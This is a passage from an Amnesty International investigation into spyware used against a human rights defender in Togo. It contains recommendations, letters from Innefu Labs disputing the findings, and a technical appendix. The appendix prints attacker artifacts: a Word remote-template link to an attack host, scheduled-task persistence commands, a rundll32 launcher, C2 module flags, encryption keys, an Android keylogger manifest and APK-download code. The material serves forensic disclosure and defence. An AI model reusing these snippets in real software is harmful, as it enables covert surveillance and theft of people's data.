[32] Loi N°2019-010 du 12 aout 2019 portant modification de la loi N°2011-010 du 16 mai 2011 fixant les conditions d'exercice de la liberté de réunion et de manifestation pacifiques publiques.

[33] Loi n° 2018 – 026 du 07/12/18 sur la cybersécurité et la lutte contre la cybercriminalité.

[34] Amnesty international, *Togo*: *Submission to the United Nations Human Rights Committee, 128th session, 2 March- 27 March 2020* (Index: AFR 57/1653/2020), 3 February 2020, amnesty.org/es/documents/afr57/1653/2020/en.

[35] Amnesty international, *Togo*: *Submission to the United Nations Human Rights Committee, 128th session, 2 March- 27 March 2020* (Index: AFR 57/1653/2020), 3 February 2020, amnesty.org/es/documents/afr57/1653/2020/en.

He had been arrested on 22 August 2018 while he was about to hold a press conference on the crackdown on protests. On 10 October 2019, the Court of Appeal reduced his sentence to 28 months in prison, with a six-month suspended sentence. He was released on 16 October 2019 following a presidential pardon.[36]

On 15 October 2019, pro-democracy activists from Turn the Page Niger (Tournons la page Niger, TLP Niger) and TLP Côte d'Ivoire were denied access to Togo.[37]

In August 2020, Citizen Lab identified four Togolese religious and political opposition figures who were targeted with the Pegasus spyware sold by NSO Group. All of these individuals were targeted using a security vulnerability in WhatsApp in early 2019.[38] As outlined in Section 5.3, the Pegasus Project revealed that hundreds of Togolese phone numbers were contained in a list of possible targets of NSO Group's Pegasus spyware, including journalists and opposition political figures.

The additional attempted digital attacks identified in this report and directed against a human rights defender in Togo highlight yet another threat faced by human rights defenders in Togo. Togolese authorities have a responsibility to respect the right to freedom of expression, including from violations against the right to privacy. They also have the obligation to protect from violations from third parties. Togolese authorities should put in stronger mechanisms to ensure that HRDs are able to carry out their work in a safe and enabling environment, including providing protection against and remedy for unlawful targeted surveillance.

Amnesty International wrote to the Minister for Human Rights and Relations with the Institutions of Togo to request a response to our findings but did not received a response at the time of publication.

---

[36] Amnesty international, *Togo: Submission to the United Nations Human Rights Committee, 128th session, 2 March- 27 March 2020* (Index: AFR 57/1653/2020), 3 February 2020, amnesty.org/es/documents/afr57/1653/2020/en.

[37] Amnesty international, *Togo: Submission to the United Nations Human Rights Committee, 128th session, 2 March- 27 March 2020* (Index: AFR 57/1653/2020), 3 February 2020, amnesty.org/es/documents/afr57/1653/2020/en.

[38] John Scott-Railton and others, "Nothing Sacred: Religious and Secular Voices for Reform in Togo Targeted with NSO Spyware", *Citizen Lab*, 3 August 2020, citizenlab.ca/2020/08/nothing-sacred-nso-sypware-in-togo.

6. CONCLUSION AND RECOMMENDATIONS

As mentioned previously, evidence in this report shows that Donot Team spyware was used in the digital attacks against the prominent Togolese HRD. The targeting of the same HRD via both WhatsApp and email suggests that they were the clear and intended target of the attacks. Multiple distinct actors or organizations may have access to the custom Donot Team spyware toolset. **The identity of all individuals or groups involved in Donot Team attacks is unknown.** Based on the evidence collected in this research Amnesty International believes that Innefu Labs plays a role in the development and/or deployment of some of the spyware tools which have been previously linked to Donot Team.

Amnesty International's investigation has found direct links between Innefu Labs, the Innefu Labs IP address and the server at **bulk.fun** which was used to send the Donot Team spyware to the HRD. The Innefu Labs IP address **122.160.158.3** was included in the exposed log files on the bulk.fun attack server. Additionally, the same Innefu Labs IP address was recorded in an Android screenshot beside the bulk.fun domain when the attackers were testing their spyware.

The research does not exclude the possibility that other actors were also involved in the targeting of this HRD. However, it is clear that Innefu Labs is linked to the development and/or deployment of Donot Team spyware tools, and has connections to the attack infrastructure used to this attack.

As such, there is a clear risk that Innefu Labs may have contributed to human rights abuses in this case.

6.1 RECOMMENDATIONS

TO INNEFU LABS

- Conduct an external audit and publish in full the findings of the audit into Innefu Labs links to the spyware infrastructure and tools used in the attack against the HRD from Togo, including detailing the actions taken by Innefu Labs in response to the audit.

- Urgently adopt a human rights policy and ensure contractual protections against human rights abuse.

- Adhere to the UNGPs and the Organization for Economic Cooperation and Development (OECD) Guidelines.

- Urgently ensure transparency with regard to sales and contracts of all its technologies.

- Conduct adequate human rights due diligence, the results of which should be disclosed, to identify, prevent, mitigate, and address any adverse human rights impacts which Innefu Labs may cause, contribute to, or be directly linked to.

- Conduct consultations with rights holders domestically or in destination countries before signing contracts to identify and assess human rights risks and develop mitigation measures.

- Have an adequate notification process for reporting misuse of technology and grievance mechanisms and implement robust mechanisms for compensation or other forms of redress for victims of unlawful surveillance.

- Cease the development, production, sale, and export of facial recognition technologies for identification purposes, which are fundamentally incompatible with human rights.

- Terminate or suspend any contracts with government entities domestically or globally who may have used its tools to carry out unlawful targeted surveillance or otherwise violate human rights.

TO THE INDIAN GOVERNMENT

- Impose an immediate moratorium on the sale, transfer, and use of spyware technology until there is a robust human rights regulatory framework in place.

- Launch a credible, transparent, independent, and impartial investigation into the cyberattacks which are linked to the Donot Team group and to Innefu Labs.

- Conduct an immediate, independent, transparent and impartial investigation into all export licences granted for spyware technology and revoke all marketing and export licences in situations where there is a substantial risk such technology could contribute to human rights violations.

- Implement a human rights-compliant framework governing the use of, surveillance technology, facial recognition technology and social media monitoring systems by Indian authorities, including by amending existing laws that are not in line with international human rights standards

  - Ensure that all surveillance meets the tests of legality, necessity, and proportionality as enshrined in international human rights standards and affirmed in the Supreme Court of India's landmark judgement of *KS Puttaswamy v. Union of India.*

  - Review Section 69 of the Information Technology Act and the 2018 order of the Ministry of Home Affairs that allows government agencies to intercept, monitor and decrypt information without any judicial oversight and other procedural safeguards.

  - Ensure adequate regulation and oversight of private surveillance companies. This includes legally requiring companies to carry out human rights due diligence in their global operations, supply chains, and in relation to the use of their products and services. Under this legislation, private surveillance companies should be compelled to identify, prevent and mitigate the human rights-related risks of their activities and business relationships.

- Adopt and enforce a legal framework requiring transparency by private surveillance companies, including information on self-identification/registration; products and services offered and sales.

- Hold companies liable for human rights harm they have caused or contributed to, or be directly linked to and ensuring enforcement by competent administrative and judicial authorities.

- Ensure transparency in export licencing, including providing information on whether it has granted Innefu Labs export licences.

- Ensure that all technologies are scrutinised prior to transfer for adverse human rights impacts and ensure the denial of export authorizations where there is a substantial risk that the export in question could be used to violate human rights or where the destination country has inadequate legal, procedural and technical safeguards in place to prevent abuse.

- As a condition to continued operation of surveillance companies, demand immediate establishment of independent, multi-stakeholder oversight bodies for private surveillance companies. This should include human rights groups and other civil society actors.

- Establish community public oversight boards to oversee and approve the acquisition or use of new surveillance technologies, with powers to approve or reject based on the states' human rights obligations, and provisions for public notice and reporting.

- Reform existing laws that posed barriers to remedy for victims of unlawful surveillance and ensure that both judicial and non-judicial paths to remedy are available in practice.

TO THE TOGOLESE GOVERNMENT:

- Impose an immediate moratorium on the sale, transfer, and use of spyware technology until there is a robust human rights regulatory framework in place.

- Investigate and redress the harm caused by cyberattacks which are carried out by private sector threat actors against activists and HRDs in Togo.

- Implement domestic legislation that imposes safeguards against human rights violations and abuses through digital surveillance and establishes accountability mechanisms designed to provide victims of surveillance abuses a pathway to remedy.

- Implement procurement standards restricting government contracts for surveillance technology and services to only those companies which demonstrate that they respect human rights in line with the UN Guiding Principles and have not serviced clients engaging in surveillance abuses.

- Ensure transparency regarding the volume, nature, value, destination and end-user countries of surveillance transfers, for example by publishing annual reports on imports and exports of surveillance technologies.

- Establish community public oversight boards to oversee and approve the acquisition or use of new surveillance technologies, with powers to approve or reject based on the states' human rights obligations, and provisions for public notice and reporting.

- Adopt and implement legislation to protect and facilitate the work of HRDs, activists, journalists and bloggers to provide legal recognition and protection to HRDs, in line with the UN General Assembly Declaration on the protection of HRDs.

- Protect freedom of expression and access to information by amending the law on cybersecurity and the fight against cyber criminality and the law on homeland security to put them in conformity with international human rights law

- Promptly, thoroughly, and impartially investigate all allegations of intimidation, threats, harassment and cyberattacks against human rights defenders, journalists and others expressing dissent, and bring anyone suspected to be responsible to justice in fair trials.

INDICATORS OF COMPROMISE

The full list of indicators of compromise are available on the Amnesty Tech Investigations GitHub repository.[39]

For a technical analysis of the spyware and additional attribution evidence, see the Technical Appendix (annex 2).

If you believe you have been targeted with attacks similar to the ones described in this report, please contact us at:

share@amnesty.tech

---

[39] Amnesty International, *Indicators from Amnesty International's investigations,* github.com/AmnestyTech/investigations.

ANNEX 1: COMMUNICATIONS WITH INNEFU LABS

RESPONSE TO RESEARCH LETTER RECEIVED FROM INNEFU LABS ON 30 OCTOBER 2020

Thank you for your email of October 12, 2020.

Kindly note that Innefu is an AI driven R&D start-up, providing information security and AI-based Predictive Analytics and Big Data analytics solutions to our clients that does include law enforcement agencies.

However, we have never faced such a query and were extremely surprised at receiving such a letter. More importantly, since 90% of the company is working from home since the beginning of COVID outbreak, it's a further cause of concern for us.

We are taking this letter very seriously and have already hired an external cybercrime investigation agency to carry out the forensic audit of our IT infrastructure as well as end point devices. Having said that, we would be grateful if you could share the results of your investigation especially timestamps and logs which may help augment our own efforts.

In response to your questions:

- Innefu has had no contact with Government of Togo or any of its agencies. We have not sold any digital surveillance tools or any other services at all to the Government of Togo or any of its agencies
- Innefu has never provided any digital surveillance tools or services for the purpose of conducting surveillance of activists and human rights defenders.
- Innefu has never exported any digital surveillance tools or services to any country in the specified time period
- While we do not have a stated Human Rights Policy, we do follow the Indian laws and guidelines.
- Lastly, we have never heard of any "Donot Team" or have any relationship with this "Donot Team" group.

You are requested not to publish any information in this regard without prior written approval of Innefu.

We hope the above addresses your concerns.

RESPONSE FROM INNEFU LABS TO AMNESTY INTERNATIONAL ON 30 SEPTEMBER 2021

Amnesty International received a letter from Innefu Labs on 30 September 2021 in reply to the right of response letter sent to Innefu Labs on 20 September 2021. In this letter Innefu Labs disputed one piece of information that Amnesty International included in the right of response letter.

Amnesty International has removed this one piece of information from the final report and in addition has removed this piece of information from the letters included in this Annex. Amnesty International responded to Innefu Labs on 1 October 2021 to confirm the removal of this specific information from the final report.

RESPONSE FROM INNEFU LABS TO AMNESTY INTERNATIONAL ON 5 OCTOBER 2021

The following response from Innefu Labs has been edited to remove one piece of information which is not included in the final report.

Dear Ms. Rahim, Ms Ingleton

We acknowledge the receipt of your letter dated 01.10.2021.

We are writing to you in response to your letter dated 20.09.2021 and 01.10.2021 wherein heavily misinformed allegations have been levelled against Innefu Labs. We are horrified and dismayed at the gravity of the allegations that have been made against us and that too without providing any cogent proof of the same. We have never received such a complaint and are extremely shocked at the contents of your letter.

We take this letter to be extremely damaging to our reputation. We absolutely prohibit you to name Innefu Labs in any report that you intend to publish. Any such naming of Innefu will be considered defamatory and shall make Amnesty International liable for defamation in the Indian courts. We shall not hesitate to initiate civil or/and criminal defamation proceedings against you in the event you make any unauthorized usage of Innefu's name in any reports or statements made publicly by you.

We have responded to all your letters and co-operated in providing you the requisite information as requested by you from time to time. However, the timelines imposed on us are highly unreasonable and unrealistic which puts unnecessary pressure on us to state something wrong. Such an uncooperative behavior is not expected out of an organization of your stature. Moreover, you have neglected to provide us the information and data as requested by us in our letter dated 30.09.2021 as well as in our response to your letter dated 12.10.2020.

At the outset we firmly deny the existence of any link whatsoever between Innefu Labs and the spyware tools associated with the 'Donot Team' group and the attacks against a Human Rights Defender in Togo. As has already been stated by us in our previous letter, we are not aware of any 'Donot Team' or have any relationship with them.

In your letter dated 20.09.2021, references have been made to a Xiaomi Redmi 5A phone, which has allegedly accessed the IP address of Innefu Labs, and also of some other private VPN server to access the Ukrainian hosting company called Deltahost. We believe this phone does not belong to any person associated with Innefu Labs. Merely because our IP address has been accessed using this phone does not ipso facto conclude Innefu Labs' involvement in any of the alleged activities.

We believe that the link between Innefu Labs, Donot group and the attack on the HRD in Togo is misplaced and an attempt is being made to stretch the truth. We deny all allegations set out in your letter. We are not aware of any use of our IP address for the alleged activities.

The fact that Innefu's former employees have worked on spyware and malware research and Development is no ground to point fingers towards and make such disparaging allegations against Innefu. As has already been stated, Innefu is an AI-driven R&D start-up providing information security and Big

Data analytics solutions to clients. Keeping in mind the nature of the activities performed by Innefu and the amount of data held by it, it is utmost important for us to protect our own infrastructure against attacks. Thus, malware research is an integral part of our employee's role to ensure that our information is safeguarded against any kind of malware attacks.

In response to your letter dated 21.07.2021, we have already clarified our position on the use of FRT's. For the sake of emphasizing, we reiterate that FRT's are neutral technologies and the intent of Innefu behind creating them is in furtherance of a legitimate interest as it has served important state purposes. FRT's developed by Innefu Labs were sold to the Delhi Police via official tender for the identification of missing children and in pursuance of the guidelines of the Hon'ble Delhi High Court. With the assistance of the FRT, Delhi Police has been successful in tracing a number of missing children. If there is an instance of misapplication of the FRT, Innefu labs can by no stretch of imagination be held to be responsible for that misuse. Saying that the creators of a technology which can be misused by the users, can be held liable for such misuse, is akin to saying that the manufacturer of a motor vehicle is responsible for a bank robbery as a getaway car was used. This would also mean the end of internet as well as many cybercrimes are committed vide the route of internet.

We are shocked and surprised that despite of being informed that FRT has been created vide an official tender for the identification of missing children and in pursuance of the guidelines of the Hon'ble Delhi High Court, you are unnecessary and wrongly implying that Innefu Labs has had some relation with CAA protests. This is clearly defamatory as you are simply levelling allegations based upon some media reports without even verifying the same. This is not expected from the organisation that prides itself on its ethics. Therefore, we strongly urge you not to unnecessary link Innefu Labs based on some false or motivated media reports.

We have taken on record the recommendations made by you. Suffice it to say, Innefu Labs is working in consonance with the Indian laws and guidelines and is not in violation of any law.

We once again urge you not to use Innefu Labs in a bad light or in a defamatory manner base upon hearsay or unverified media reports or any far fetched conspiracy theories.

This communication is without prejudice to Innefu's rights. No statements made herein should be construed as a waiver of or admission or otherwise prejudicial to Innefu's rights.

 Sincerely

Innefu Labs

ANNEX 2: TECHNICAL APPENDIX

TECHNICAL ANALYSIS OF MALICIOUS DOCUMENTS AND SOFTWARE

ANALYSIS OF WORD DOCUMENTS LOADING WINDOWS SPYWARE

The targeted Togolese HRD was sent an email with a Microsoft Word document (docx) attachment on the 21 January 2020. This document uses the remote template feature in Microsoft Word to download and execute a malicious RTF file.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://getelements.xyz/AN/AM" TargetMode="External"/></Relationships>
```

The RTF was downloaded from **http://getelements[.]xyz/AN/AM**. This RTF payload contains an exploit for a known vulnerability in Microsoft Word (CVE-2017-0199), a DLL program and several JavaScript files. A malicious macro is executed with the "onload" hook and performs the following actions:

- Extract the files commit.dll pvr.js and sce.js in C:\Windows\Tasks\.

- Run the JavaScript files through scheduled tasks:

    o schtasks /create /sc minute /mo 2 /f /tn file /tr C:\Windows\Tasks\pvr.js

    o schtasks /create /sc minute /mo 2 /f /tn vector /tr C:\Windows\Tasks\sce.js

- Create LNK files to run on start-up:

    o \Microsoft\Windows\Start Menu\Programs\Startup\host.LNK for C:\Windows\Tasks\pvr.js

    o \Microsoft\Windows\Start Menu\Programs\Startup\carrier.LNK for C:\Windows\Tasks\sce.js

Sce.js is an empty JavaScript file. pvr.js runs the final payload commit.dll by calling a non-standard DLL export named solar:

```
var obl = new ActiveXObject("WScript.shell");

 obl.run('rundll32 "C:\\Windows\\Tasks\\commit.dll", solar');
```

ANALYSIS OF WINDOWS MALWARE

The Windows malware extracted by this RTF file is an obfuscated version of the YTY framework, a spyware analysed by NetScout[40] in 2018 and attributed by NetScout and other organisations[41] to the Donot Team group.

YTY is a modular framework. The initial stage loaded by the RTF file was a downloader which then fetches other payloads. The attackers can approve new infections and only serve the additional modules to some targets. This may be an attempt to prevent security researchers from obtaining samples of the other modules.

Amnesty International obtained the following YTY modules during the investigation:

- HoldDown.dll: take screenshots
- MintCap.dll
- TenLooper.dll
- CellTell.dll
- MakeWill.dll
- SoolSet.dll
- WayLine.dll

The modules are enabled per compromised host, with a request to **/sync/get_flag**, which returns a list of modules with a flag set to either 0 or 1. Only modules set to 1 were executed:

```
{
 "flag_id": "333",
 "pc_name": "[REDACTED]",
 "screenshot": "1",
 "bat": "0",
 "keylogs": "1",
 "k_int": "0",
 "payload": "1",
 "tree": "1",
 "usb": "1",
 "control": "1",
 "active": "0",
 "credit": "1",
 "voip": "0",
 "screen_exe_min": "0",
 "screen_every_min": "0",
 "no_of_screen": "0",
 "tree_time": "0",
 "tree_inc_pro_win": "0",
 "tree_data": "",
 "tree_ext": "",
 "voip_time": "0",
 "voip_time_set": "",
 "reverse": "0",
 "main_dll_change": "0"
}
```

---

[40] Netscout, *Donot Team Leverages New Modular Malware Framework in South Asia*, 8 March 2018, netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia.

[41] Red Alert, *SectorE02 Updates YTY Framework in New Targeted Campaign Against Pakistan Government*, 2 August 2019, redalert.nshc.net/2019/08/02/sectore02-updates-yty-framework-in-new-targeted-campaign-against-pakistan-government.

ANALYSIS OF THE ANDROID SAMPLES

During the investigation, Amnesty International identified 211 Android malware samples by enumerating URL shorteners used to deliver malware. Most of these samples were different variants of the spyware called StealJob identified by the Qianxin research team in April 2019.[42] The Qianxin team found this malware being used to target Pakistani organisations and attributed it to Donot Team.

This StealJob malware family has two main versions called old and new version by the Qianxin team. Amnesty International has also identified many samples of an Android launcher named FireStater by Cisco Talos Intelligence (Talos) in their October 2020 analysis.[43]

STEALJOB OLD VERSION

The first sample sent to the Togolese HRD was a variant of the old version of StealJob. It communicates with the Command and Control Server (C&C) **mimestyle[.]xyz** on port 7101 using AES encrypted data over TCP (the keys are ASDFEFIEUIFHEHE and RUhFSEZJUkdCVkZGRFNB in most samples).

It implements several commands that can be sent from the servers. Most commands first store data in text files stored in "**/Android/.system/**" on the external storage before uploading the server. The following commands are implemented:

- Call: access call logs (temporarily stored in CallLogs.txt)

- CT: access contact list (temporarily storing info in contacts.txt)

- SMS: access SMS logs (temporarily storing info in sms.txt)

- Key: download logged keystrokes (temporarily stored in keys.txt)

- Tree: List files (temporarily storing info in Tree.txt)

- AC: List accounts of the phone (temporarily storing info in accounts.txt)

- NE: access network information (temporarily storing info in netinfo.txt, including public IP address obtained by contacting https://www.geoip-db.com/json)

- CR: records calls (Clist.txt)

- LR:

- FS:

- GP: Get GPS coordinates (GP.txt)

- PK: list packages installed (pkinfo.txt)

- BW: (bw.txt)

- CE: list calendar events (ce.txt)

- Wapp: access Signal and WhatsApp messages from the phone

- Live: get phone calls recorded (from Live.txt)

- FILEUPLOAD: upload file

- Net:

---

[42] QI-ANXIN, "StealJob: New Android malware used by Donot APT group", 10 April 2019, ti.qianxin.com/blog/articles/stealjob-new-android-malware-used-by-donot-apt-group.

[43] Warren Mercer and others, "DoNot's Firestarter abuses Google Firebase Cloud Messaging to spread", *Talos Intelligence*, 29 October 2020, blog.talosintelligence.com/2020/10/donot-firestarter.html

StealJob uses Android Accessibility features to log keystrokes[44] from the user and stores them in keys.txt. It uses a service with the android.permission.BIND_ACCESSIBILITY_SERVICE permission for that purpose, as can be seen in the manifest:

```
<service android:label="@string/app_name"
android:name="com.system.myapplication.Adapters.adapinr"
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">

  <intent-filter>

   <action android:name="android.accessibilityservice.AccessibilityService"/>

  </intent-filter>

  <meta-data android:name="android.accessibilityservice" android:resource="@xml/accessibility"/>

 </service>
```

The code in the class com.system.myapplication.Adapters.adapinr is called on accessibility events and implements some type of logging based on events TYPE_WINDOW_CONTENT_CHANGED, TYPE_VIEW_FOCUSED, TYPE_VIEW_TEXT_CHANGED and TYPE_WINDOW_STATE_CHANGED. Based on such events, it logs both keystrokes on the phone (stored in keys.txt) but also the content of Signal and WhatsApp messages (stored in WappHolder.txt).

---

[44] Emilian Cebuc, "How are we doing with Android's overlay attacks in 2020?", *F-Secure,* 27 March 2020, labs.f-secure.com/blog/how-are-we-doing-with-androids-overlay-attacks-in-2020.

STEALJOB NEW VERSION

Amnesty International has also identified five samples of the new StealJob variant described by the QianXin team in the same blog post.[45] This new variant has a few changes from the previous one. The main one is a change in the communication with the C&C server to use HTTPs instead of TCP.

It stores temporary data in JSON format instead of text files and implements the following commands:
- tag_directory_trees_job: list files
- tag_network_info_job: get information on network configuration (including public IP address from https://geoip-db.com/json/)
- polling_job: list jobs running by the spyware
- test_job: send all the data generated by the spyware available on the phone
- tag_call_recordings_job: Perform recording of phone calls
- tag_live_recordings_job: Record audio from the microphone
- tag_contacts_job: access contact information from the phone
- live_recording_scheduling_job: schedule microphone recording
- tag_files_sending_job: access specific files from the phone
- tag_calls_logs_job: Access logs of phone calls
- tag_sms_job: Access sms
- tag_control_info_retrieval_job: get device id
- tag_device_info_job: access information on the device
- tag_key_exchange_job: Get private key from the spyware on the device
- tag_notifications_job: access notifications from the phone
- tag_location_job: toggle location tracking
- tag_location_sender_job: access logged geolocations
- tag_key_logs_job: Access logged keystrokes
- tag_user_profile_job: Get information on the profile used on the phone
- tag_apps_info_job: access the list of packages installed on the phone
- tag_whatsApp_job: access WhatsApp messages (using accessibility events)

FIRESTARTER

Amnesty International also identified 75 different samples of a launcher called FireStarter. Talos recently published a report describing this malware family used by Donot Team.[46] FireStarter registers information from the victim with the Command & Control server on launch. It then waits for a URL to be distributed through Google Firebase messages which instructs the launcher to download a new APK and installs it on the phone.

---

[45] QI-ANXIN, "StealJob: New Android malware used by Donot APT group", 10 April 2019, ti.qianxin.com/blog/articles/stealjob-new-android-malware-used-by-donot-apt-group.

[46] Warren Mercer and others, "DoNot's Firestarter abuses Google Firebase Cloud Messaging to spread", *Talos Intelligence*, 29 October 2020, blog.talosintelligence.com/2020/10/donot-firestarter.html

```
try {
    HttpURLConnection v0_1 = (HttpURLConnection)UnknowService.this.d.openConnection();
    v0_1.setRequestMethod("GET");
    v0_1.setDoOutput(true);
    v0_1.connect();
    UnknowService.c = UnknowService.this.getExternalFilesDir(null).getAbsolutePath();
    File v3 = new File(UnknowService.c);
    UnknowService.this.e = v3;
    UnknowService.this.e.mkdirs();
    File v2 = new File(UnknowService.this.e, "newsdata.apk");
    if(v2.exists()) {
        v2.delete();
    }

    FileOutputStream v3_1 = new FileOutputStream(v2);
    InputStream v2_1 = v0_1.getInputStream();
    int v0_2 = v0_1.getContentLength();
    byte[] v4 = new byte[0xFB8];
    int v5 = 0;
    while(true) {
        int v6 = v2_1.read(v4);
        if(v6 == -1) {
            break;
        }

        v3_1.write(v4, 0, v6);
        v5 += v6;
        this.publishProgress(new Integer[]{((int)(v5 * 100 / v0_2))});
    }

    v3_1.close();
    v2_1.close();
    return Boolean.valueOf(true);
}
```

FireStarter code to download the new APK

The final class loaded, com.system.myapplication.Activities.dcteat, is the main class of StealJob which confirms that FireStarter is used to install StealJob.

Amnesty International identified several test samples, two of which tried to exploit the WhatsApp double-free vulnerability CVE-2019-11932 using the publicly available code.[47]

INDICATORS OF COMPROMISE

The full list of indicators of compromise can be found at https://github.com/AmnestyTech/investigations.

---

[47] Awakened, "How a double-free bug in WhatsApp turns to RCE", 2 October 2019, awakened1712.github.io/hacking/hacking-whatsapp-gif-rce.

AMNESTY INTERNATIONAL IS A GLOBAL MOVEMENT FOR HUMAN RIGHTS. WHEN INJUSTICE HAPPENS TO ONE PERSON, IT MATTERS TO US ALL.

CONTACT US

✉ info@amnesty.org

☎ +44 (0)20 7413 5500

JOIN THE CONVERSATION

f www.facebook.com/AmnestyGlobal

🐦 @Amnesty

HACKERS-FOR-HIRE IN WEST AFRICA

ACTIVIST IN TOGO UNDER ATTACK WITH INDIAN-MADE SPYWARE

Amnesty International has uncovered a targeted digital attack campaign against a Human Rights Defender (HRD) in Togo. The HRD was targeted in late 2019 and early 2020 with both Android and Windows spyware.

The Amnesty International Security Lab investigation found that the spyware used in these attacks ties to an attacker group known in the cybersecurity industry as the Donot Team, previously connected to attacks in India, Pakistan and neighbouring countries in South Asia.

Additionally, Amnesty International has identified links between the infrastructure used by Donot Team and an Indian cybersecurity company, Innefu Labs Pvt. Ltd., which advertises digital security, data analytics, and predictive policing services to law enforcement and armed forces.

This research highlights the threat "hacker-for-hire" attacks pose to human rights defenders and to civil society globally.

AMNESTY
INTERNATIONAL